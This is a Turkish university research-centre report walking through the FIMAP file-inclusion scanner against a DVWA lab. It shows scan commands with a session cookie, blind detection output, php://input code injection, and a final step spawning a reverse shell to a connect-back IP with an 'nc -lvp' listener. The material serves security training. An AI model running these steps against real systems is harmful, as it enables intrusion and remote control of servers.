



**SİBER GÜVENLİK
ARAŞTIRMA SONUCU PAYLAŞIM FORMU**

Doküman No	FR-471
İlk Yayın Tarihi	19/07/2023
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

**T.C.
Kayseri Üniversitesi
Siber Güvenlik Uygulama ve Araştırma Merkezi Müdürlüğü,**

ARAŞTIRMA FAALİYETİ SONUÇ RAPORU

Araştırma Faaliyetinin Amacı	:	Web Uygulaması Sömürü Araçlarını Kullanma
Birim	:	Siber Güvenlik Uygulama ve Araştırma Merkezi
Araştırmadan Sorumlusu Öğretim Elemanı	:	Doç.Dr. Ali GEZER
Araştırma Faaliyetinde Kullanılan Araçlar	:	Fimap Tool
Araştırma Faaliyeti Tarih Aralığı	:	1.4.2023-1.5.2023
Araştırmaya Katılan Kişi Sayısı	:	4 (Doç.Dr. Ali GEZER, Ali Altun, Ali Akdeniz, Mehmet Gülce)
İlgili Araştırmacı Adı ve İletişim Bilgisi	:	aliakdeniz1881@gmail.com

Genel Bilgilendirme ve Değerlendirme

FIMAP

Konumuzda LFI/RFI açıklarının exploit edilmesinde oldukça işlevsel bir araç olan FIMAP ı inceleyeceğiz. Kali Linux içerisinde hazır olarak bulunmaktadır.

Öncelikle LFI ve RFI ne demek biraz açalım ve günümüzde bu açıkların önemini inceleyelim.

LFI (Local File Include) ; Yerel dosya çağırma anlamına gelmektedir. RFI (Remote File Include) ; Yerel değil uzak sunucuda bulunan bir dosyayı çağırma anlamına gelmektedir. Yani web sitesi üzerinden sunucuda bulunan dosyaları okuyup görebilmek diyebiliriz.

Fakat araştırmalarıma göre apache nin remote file çağırma konusunda yaptığı güncellemeler ile günümüzde RFI açığının eski işlevini yitirdiğini tespit edebiliriz. Fakat LFI açığının önemi ve işlevi hala etkili bir şekilde devam etmektedir.

İlk olarak aracımızın parametrelerine göz atalım .

**Hazırlayan
BKK**

**Onaylayan
KASGEM**



SİBER GÜVENLİK
ARAŞTIRMA SONUCU PAYLAŞIM FORMU

Doküman No	FR-471
İlk Yayın Tarihi	19/07/2023
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

```
root@...:~# fimap -h
fimap v.1.00 svn (My life for Aiur)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

Usage: ./fimap.py [options]
## Operating Modes:
-s , --single           Mode to scan a single URL for FI errors.
                        Needs URL (-u). This mode is the default.
-m , --mass            Mode for mass scanning. Will check every URL
                        from a given list (-l) for FI errors.
-g , --google          Mode to use Google to acquire URLs.
                        Needs a query (-q) as google search query.
-B , --bing            Use bing to get URLs.
                        Needs a query (-q) as bing search query.
                        Also needs a Bing APIKey (--bingkey)
-H , --harvest         Mode to harvest a URL recursively for new URLs.
                        Needs a root url (-u) to start crawling there.
                        Also needs (-w) to write a URL list for mass mode.
-4 , --autoawesome    With the AutoAwesome mode fimap will fetch all
                        forms and headers found on the site you defined
                        and tries to find file inclusion bugs thru them. Needs an
                        URL (-u).

## Techniques:
-b , --enable-blind   Enables blind FI-Bug testing when no error messages are printed.
                        Note that this mode will cause lots of requests compared to the
                        default method. Can be used with -s, -m or -g.
-D , --dot-truncation Enables dot truncation technique to get rid of the suffix if
                        the default mode (nullbyte poison) failed. This mode can cause
                        tons of requests depending how you configure it.
                        By default this mode only tests windows servers.
                        Can be used with -s, -m or -g. Experimental.
-M , --multiply-term=X Multiply terminal symbols like '.' and '/' in the path by X.

## Variables:
```

Konsolumuza fimap -h komutunu yazdığımızda karşımıza gelecektir.

Bir çok parametre mevcuttur. Detaylı olarak inceleme yapabilirsiniz. Örneğin ben birazdan taramamı yaparken standart tarama komutunun içinde ekstra olarak -b parametresini kullanacağım. Bu parametre aracın hata olmadığı bilgisini ekrana yansıttığında file injection bug taramasının aktif edilmesini sağlamaktadır.

Testimi local e değil dış bir sunucuya kurmuş olduğum DVWA Lab üzerinden örneklendirip taratacağım.

Öncelikle DVWA Lab üzerinden File Inclusion bölümüne giriyorum. Hem URL mizi hemde cookie bilgilerimizi edineceğiz ve testimizi gerçekleştireceğiz.


Hazırlayan
BKK

Onaylayan
KASGEM



**SİBER GÜVENLİK
ARAŞTIRMA SONUCU PAYLAŞIM FORMU**

Doküman No	FR-471
İlk Yayın Tarihi	19/07/2023
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1



Tarayıcımın proxy ayarını gerçekleştirerek BurpSuite üzerinden cookie bilgisini edineceğim.

Firefox -> Preferences -> Advanced -> Network -> Settings yoluna proxy ayarlarına erişebilirsiniz. (Tercihler -> Gelişmiş -> Ağ -> Ayarlar)

Manuel Proxy tikini işaretleyerek 127.0.0.1 Port:8080 olarak ayarlıyoruz kaydedip çıkıyoruz .
Hemen BurpSuite aracımızda açarak proxy/intercept bölümünden intercept is on butonunu aktif hale getiriyoruz. Son olarak DVWA Lab a tekrar tarayıcımızdan giriş yaparak bilgileri alıyoruz

Hazırlayan
BKK

Onaylayan
KASGEM



SİBER GÜVENLİK
ARAŞTIRMA SONUCU PAYLAŞIM FORMU

Doküman No	FR-471
İlk Yayın Tarihi	19/07/2023
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

More Information

Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/fi/?page=file1.php HTTP/1.1
Host: [redacted].com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://[redacted].com/dvwa/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=0ajndo1daqa9jgmbgpjqhk5i4
Connection: close
```

Referer: <http://site.com/dvwa/vulnerabilities/fi/?page=include.php>

Cookie: security=low; PHPSESSID=0ajndo1daqa9jgmbgpjqhk5i4

Benim bilgilerim bunlar. Taramamıza geçelim.

```
root@kali:~# fimap -b -u http://[redacted].com/dvwa/vulnerabilities/fi/?page=include.php --cookie="security=low;PHPSESSID=0ajndo1daqa9jgmbgpjqhk5i4"
fimap v.1.00 svn (My life for Aiur)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

Blind FI-error checking enabled.
SingleScan is testing URL: 'http://[redacted].com/dvwa/vulnerabilities/fi/?page=include.php'
[01:37:51] [OUT] Inspecting URL 'http://[redacted].com/dvwa/vulnerabilities/fi/?page=include.php'
...
[01:37:51] [INFO] Fiddling around with URL...
[01:37:54] [INFO] Sniper failed. Going blind...
[01:45:22] [OUT] Possible file inclusion found blindly! -> 'http://[redacted].com/dvwa/vulnerabilities/fi/?page=http://www.tha-imax.de/fimap_testfiles/test.php' with Parameter 'page'.
[01:45:22] [OUT] Identifying Vulnerability 'http://[redacted].com/dvwa/vulnerabilities/fi/?page=include.php' with Parameter 'page' blindly...
[01:45:22] [WARN] Unknown language - Autodetecting...
[01:45:22] [INFO] Autodetect thinks this could be a PHP-Script...
[01:45:22] [INFO] If you think this is wrong start fimap with --no-auto-detect
```

Konsola fimap -b -u URL --cookie="bilgi" komutumuzu yazarak çalıştıralım.

Taramamız başladı eğer File Includes açıklarına uygun değilse Target URL isn't affected by any file inclusion bug şeklinde hata verecektir.

Hazırlayan
BKK

Onaylayan
KASGEM



**SİBER GÜVENLİK
ARAŞTIRMA SONUCU PAYLAŞIM FORMU**

Doküman No	FR-471
İlk Yayın Tarihi	19/07/2023
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

```
root [REDACTED]
File Edit View Search Terminal Help
#####
#[1] Possible PHP-File Inclusion #
#####
#::REQUEST #
# [URL] http://[REDACTED].com/dvwa/vulnerabilities/fi/?page=include.php #
# [HEAD SENT] Cookie #
#::VULN INFO #
# [GET PARAM] page #
# [PATH] Not received (Blindmode) #
# [OS] Unix #
# [TYPE] Blindly Identified #
# [TRUNCATION] Not tested. #
# [READABLE FILES] #
# [0] php://input #
#####
```

Taramamızda FI için uygun olduğunu söyleyen bilgiyi görebiliyoruz. Tarama bittiğinde fimap kapanarak komut satırına sizi geri atacaktır.

Bundan sonra ise exploitleme işlemi gerçekleştireceğiz.

Konsola fimap -x yazarsak exploit için hazır (Önceden Taranmışta Olabilir) taramaları sunacaktır.

Hazırlayan
BKK

Onaylayan
KASGEM



**SİBER GÜVENLİK
ARAŞTIRMA SONUCU PAYLAŞIM FORMU**

Doküman No	FR-471
İlk Yayın Tarihi	19/07/2023
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

```
root@ [redacted]
File Edit View Search Terminal Help
root@ [redacted]:~# fimap -x
fimap v.1.00 svn (My life for Aiur)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

#####
#:: List of Domains :: #
#####
#[1] [redacted].com #
#[q] Quit #
#####
Choose Domain: 1
#####
#:: FI Bugs on '[redacted].com' :: #
#####
#[1] URL: '/dwa/vulnerabilities/fi/?page=include.php' injecting file: 'php://input' u
sing GET-param: 'page' #
#[q] Quit #
#####
Choose vulnerable script: 1
[03:11:33] [INFO] Testing PHP-code injection thru POST...
[03:11:35] [OUT] PHP Injection works! Testing if execution works...
[03:11:35] [INFO] Testing execution thru 'popen[b64]'...
[03:11:37] [INFO] Testing execution thru 'passthru[b64]'...
[03:11:38] [INFO] Testing execution thru 'exec[b64]'...
[03:11:40] [INFO] Testing execution thru 'popen[b64]'...
[03:11:41] [INFO] Testing execution thru 'popen'...
[03:11:42] [INFO] Testing execution thru 'passthru'...
[03:11:43] [INFO] Testing execution thru 'exec'...
[03:11:44] [INFO] Testing execution thru 'system'...
#####
#:: Available Attacks - PHP Only :: #
#####
#[1] Spawn pentestmonkey's reverse shell #
#[q] Quit #
#####
Choose Attack: 1
IP Address to connect back to: 97.[redacted]
The Port it should connect back: 8080
```

İlk önce taranmış olan domainlerin seçimi yaptırıyor. (Bende No:1)

Sonrasında FI açığının bulunduğu script seçimi göreceğiz ve seçim yapacağız. (Bende No:1)

Karşımıza bağlantı yani uygun olan atak seçenekleri geldi. Bazı durumlarda fimap direkt olarak shell oturumu başlatabiliyor . Bu seçeneğin adı Spawn Fimap Shell olarak gözüküyor. Fakat bizde bu seçenek mevcut değil.

Bize sunulan seçenek Spawn pentestmonkey's reverse shell bunun içinse yine seçim yaparak işlemlerime devam ediyorum. (Bende No:1)

Son olarak ise fimap bizden bağlanılacak IP adresini ve Port u istemektedir. IP bilgisi ve dinlenmesini istediğimiz port bilgisini yaptıktan sonra

Konsola nc -lvp PORT komutunu girerek dinlemeye başlayabilir.

Hazırlayan
BKK

Onaylayan
KASGEM



**SİBER GÜVENLİK
ARAŞTIRMA SONUCU PAYLAŞIM FORMU**

Doküman No	FR-471
İlk Yayın Tarihi	19/07/2023
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

Sorumlu Öğretim Elemanı

Unvan: Doç.Dr.

Adı Soyadı:Ali GEZER

Görevi: Siber Güvenlik Uygulama ve Araştırma Merkezi Müdür

**Hazırlayan
BKK**

**Onaylayan
KASGEM**